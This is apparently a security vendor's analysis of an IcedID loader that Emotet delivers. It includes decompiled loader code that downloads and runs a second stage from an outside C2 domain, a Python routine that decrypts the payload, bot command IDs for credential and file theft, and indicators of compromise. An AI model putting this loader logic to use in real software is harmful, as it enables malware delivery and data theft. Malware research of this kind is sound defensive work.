
IcedID is a two-stage malware. The first stage is the loader which makes a request to download the second stage (the bot). Standard IcedID that is delivered via malspam exfiltrates system information through cookies in the request to the loader C2. The C2 then uses that information to determine whether the loader will receive the IcedID bot payload. With the system information generated, the C2 server can easily identify sandboxes which is the reason most sandboxes don't see the second stage of IcedID.

This new loader forgoes all of that system information exfiltration. Proofpoint researchers believe this is because the loader is being delivered to already infected machines and therefore there is no need to do a check on the system profile. The loader starts by resolving the APIs needed to execute properly then it makes up to two HTTP requests to download the encrypted next stage.



```
  v1 = 0i64;
  v2 = 4i64;
  do
  {
    v3 = __rdtsc();
    v1 = v3 | (v1 << 16);
    Sleep(v1 & 0xF);
    --v2;
  }
  while ( v2 );
  wsprintfW(v8, L"%016IX", v1);
  for ( i = 0i64; i < 32; ++i )
    *(&v8[64] + i) = encrypted_c2[i] ^ encrypted_c2[i + 64];// bayernbadabum.com
  if ( make_request_and_decrypt_response(v9, encrypted_c2, &raw_data, &size_of_data) && size_of_data >= 0x400 )
  {
    v5 = raw_data;
    if ( *raw_data == 2 && (*(raw_data + 2) + *(raw_data + 6)) + 710i64 == size_of_data )
    {
      if ( create_dir_and_write_data(raw_data, v7) && write_exe_to_temp(v5, v10) )
        start_next_stage(v5, v10, v7);
      else
        GetLastError();
    }
    free(v5);
  }
  result = 0i64;
  dword_26F5000 = 1;
  return result;
}
```


Figure 16: Main function of the loader delivered to Emotet showing the C2 decryption and response parsing



```
__int64 __fastcall make_request_and_decrypt_response(__int64 ascii_C2, __int64 c2, void **a3, unsigned __int64 *a4)
{
  __int64 v6; // rdx
  int response_code; // eax
  __int64 v8; // rdx
  char *v9; // rdi
  __int64 v10; // rax
  unsigned __int64 v11; // rbx
  __int128 *v12; // rdx
  char *v13; // rcx
  char *v14; // rsi
  unsigned __int64 v15; // rbx
  unsigned __int64 v16; // r11
  int v17; // r9d
  unsigned __int64 v18; // rdx
  __int64 v19; // r8
  int v20; // eax
  int v21; // edx
  unsigned __int64 i; // r8
  int v23; // eax
  char *Block; // [rsp+40h] [rbp-71h]
  __int128 v26; // [rsp+58h] [rbp-59h]
  WCHAR wide_c2[64]; // [rsp+78h] [rbp-39h] BYREF

  wsprintfW(wide_c2, L"%S", ascii_C2);
  while ( 1 )
  {
    response_code = make_request(wide_c2, v6, a3, a4, 1u, 443);
    if ( response_code == -1 )
      response_code = make_request(wide_c2, v8, a3, a4, 0, 80);
    v9 = *a3;
    if ( response_code == 404 )
      break;
    if ( response_code == 200 )
    {
      if ( !v9 )
        goto LABEL_20;
      v10 = *a4;
      if ( *a4 >= 0x400 )
```

Figure 17: Code showing this new loader trying to download the bot via port 443 over HTTPS then over HTTP on port 80


In this case, the malware has a hardcoded URI and domain that are concatenated to create the full payload path; bayernbadabum[.]com/botpack.dat. Unlike the standard IcedID loader, this loader tries first on port 443 over HTTPS then if that fails will try again on 80 over standard HTTP. If the response is over 0x400 bytes, the loader tries to decrypt and inject the second stage. The second stage can be decrypted via the following Python code.



```python
import malduck
import struct

def modify_key(key, x, y):
    temp_val = key[y:y + 4]
    temp_val = struct.unpack("I", temp_val)[0]
    rot_val = temp_val & 7
    temp_val = key[x:x + 4]
    temp_val = struct.unpack("I", temp_val)[0]
    temp_val = malduck.bits.ror(temp_val, rot_val, 32)
    temp_val += 1

    temp_val_x = struct.pack("I", temp_val)
    rot_val = temp_val & 7
    temp_val = key[y:y + 4]
    temp_val = struct.unpack("I", temp_val)[0]
    temp_val = malduck.bits.ror(temp_val, rot_val, 32)
    temp_val += 1
    temp_val_y = struct.pack("I", temp_val)

    temp_key = key[:x] + temp_val_x + key[x + 4:]
    temp_key = temp_key[:y] + temp_val_y + temp_key[y + 4:]

    return temp_key


def decrypt(data, key):
    res = bytearray()
    for i in range(len(data)):
        x = (i & 3)
        y = ((i + 1) & 3)

        c = key[y * 4] + key[x * 4]
        c = (c ^ data[i]) & 0xFF

        res.append(c)

        key = modify_key(key, x * 4, y * 4)

    return res
```

Figure 18: IcedID's decryption routine used consistently throughout the bot


With the botpack decrypted, it has a similar format to the GZIP response that the malspam IcedID loader gets. The format is as follows:



```c
typedef struct botpack {
    char botpack_version <bgcolor=cLtGreen>;
    char use_dll_ordinal <bgcolor=cGray>;
    int crypted_bot_size <format=hex, bgcolor=cBlue>;
    int dll_loader_size <format=hex, bgcolor=cLtBlue>;
    byte directory_name[32] <bgcolor=cAqua>;
    byte file_name_dat[32] <bgcolor=cDkAqua>;
    byte temp_exe_name[32] <bgcolor=cLtAqua>;
    byte junk[604] <bgcolor=cBlack>; // offset 710
    byte crypted_iced_id_bot[crypted_bot_size] <bgcolor=cLtRed>;
    byte packed_dll_loader[dll_loader_size] <bgcolor=cRed>;
    uint crc32_data_maybe <format=hex>;
};
```

Figure 19: The structure definition of the botpack format used by IcedID


The decrypted data needs to start with a 2, which most likely is a version. Next there is a boolean value which determines if the loader is invoked via the export name or just the ordinal value #1. Following that are two sizes which relate to the cleartext custom bot loader, and the encrypted bot. The bot itself is encrypted so needs to be decrypted in the same manner that botpack.dat was decrypted.



```
def main():
    # read crypted botpack
    with open(sys.argv[1], "rb") as f:
        data = f.read()

    decrypted = crypt.decrypt(data[:-16], data[-16:])

    reader = byteReader(decrypted)
    # parse the sizes and print the headers
    crypted_bot_size, cleartext_packed_bot_loader_size = parse_fields(reader)

    # to account for the 710 byte offset
    _ = reader.read_buffer(604)

    crypted_iced_id_bot = reader.read_buffer(crypted_bot_size)
    bot_loader = reader.read_buffer(cleartext_packed_bot_loader_size)

    filename = "decrypted_raw_bot.bin"
    with open(filename, "wb") as f:
        f.write(crypt.decrypt(crypted_iced_id_bot[:-16], crypted_iced_id_bot[-16:]))

    print("[+] wrote decrypted bot: %s" % filename)

    filename = "packed_bot_loader.bin"
    with open(filename, "wb") as f:
        f.write(bot_loader)

    print("[+] wrote bot loader: %s" % filename)
```

Figure 20: decrypting botpack and parsing out the DLL loader and the encrypted bot

Code wise, the IcedID bot here is the exact same as the standard bot delivered to IcedID malspam campaigns but there is a slight difference in how the bot is initialized. When standard IcedID gets commands from the C2, it comes in a list. These commands differ when looking at the IcedID being delivered to Emotet infected hosts.



```
54897577;
36609609;1
61593029;
46731293;
24258075;
45055027;
95350285;GE
```

Figure 21: Standard IcedID Commands

The integers in the response correspond to commands within the bot. So, for the above response the bot would execute the following commands in this specific order.

- 54897577 – update C2 list
- 36609609 – start beaconing
- 61593029 – get desktop info
- 46731293 – get running processes
- 24258075 – get system information
- 45055027 – get browser cookies
- 95350285 – get stored browser credentials

The bot sent to the Emotet infected machines get the above commands as well as the following:

- 58139018 – send internal IcedID log
- 13707473 – read a file and send contents to C2
- 72842329 – search for file and send contents to C2

This could indicate that more priority is being placed on the IcedID bots running on Emotet machines or that the group managing IcedID bots from malspam is different than the group managing the bots sourced from Emotet malware.

Outlook/Conclusion

Overall, these modifications made to the client indicate the developers are trying to deter researchers and reduce the number of fake or captive bots that exist within the botnet. The addition of commands related to IcedID and the widespread drop of a new IcedID loader might mean a change of ownership or at least the start of a relationship between IcedID and Emotet.

Emotet dropping IcedID marks Emotet as being in full functionality again, by acting as a delivery network for other malware families. Emotet malware has not demonstrated full functionality and consistent follow-on payload delivery (that's not Cobalt Strike) since 2021, when it was observed distributing The Trick and Qbot. TA542's return coinciding with the delivery of IcedID is concerning. IcedID has previously been observed as a follow-on payload to Emotet infections. In many cases, these infections can lead to ransomware.

Indicator	**Description**	**First Seen**
05a3a84096bcdc2a5cf87d07ede96aff7fd5037679f9585fee9a227c0d9cbf51	IcedID SHA256 Observed on Emotet E4	3 November 2022
Bayernbadabum[.]com	IcedID domain containing the encrypted bot	3 November 2022

99580385a4fef0ebba70134a3d0cb143ebe0946df148d84f9e43334ec506e301	XMRig module SHA256 delivered to E4	13 September 2022

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